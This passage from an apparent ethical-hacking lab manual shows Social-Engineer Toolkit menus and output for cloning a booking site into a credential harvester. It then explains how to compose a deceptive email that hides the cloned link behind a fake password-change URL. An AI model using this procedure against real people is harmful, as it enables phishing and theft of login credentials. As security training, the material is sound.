press **Enter**.





6. The **SET** menu appears, as shown in the screenshot. Type **1** and press **Enter** to choose **Social-Engineering Attacks**

```
Applications Places System ./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Parrot Created by: David Kennedy (ReL1K) [---]
      Version: 8.0.3 [---]
      Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

7. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.

```

Applications Places System /setoolkit - Parrot Terminal
File Edit View Search Terminal Help
[---] Follow us on Twitter: @TrustedSec [---]
[---] Parrot Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

8. A list of options in **Website Attack Vectors** appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.

```

Applications Places System /setoolkit - Parrot Terminal
File Edit View Search Terminal Help
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set>webattack>3

```

9. Type **2** and press **Enter** to choose **Site Cloner** from the menu.

```
Applications Places System .setoolkit - Parrot Terminal
File Edit View Search Terminal Help
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

10. Type the IP address of the local machine (**10.10.1.13**) in the prompt for “**IP address for the POST back in Harvester/Tabnabbing**” and press **Enter**.

Note: In this case, we are targeting the **Parrot Security** machine (IP address: **10.10.1.13**). These details may vary in your lab environment.

11. Now, you will be prompted for the URL to be cloned; type the desired URL in “**Enter the url to clone**” and press **Enter**. In this task, we will clone the URL <http://certifiedhacker.com/Online%20Booking/index.htm>.

Note: You can clone any URL of your choice.

The screenshot shows a terminal window titled 'setoolkit - Parrot Terminal'. The window has a dark background with green text. At the top, there's a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. Below the menu is a sub-menu for 'Custom Import' with options like 'Parrot', 'Metasploit', 'Nmap', etc. The main area of the terminal displays the following text:

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
-----
```

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm
```

12. If a Press {return} if you understand what we're saying here message appears, press **Enter**.

Note: If a message appears asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

13. The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.

```

Applications Places System Firefox Terminal
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm

[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, th
is captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

14. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.

15. Click **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.


Note: You can log in to any email account of your choice.

16. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.


Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate online ticket booking account URL (in this case), but that actually links to your malicious cloned certifiedhacker page.

17. Position the cursor where you wish to place the fake URL, then click the **Insert link** icon.






18. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifiedhacker site is <http://10.10.1.13>, and the text that will be displayed in the message is http://www.bookhotel.com/change_account_password; click **OK**.



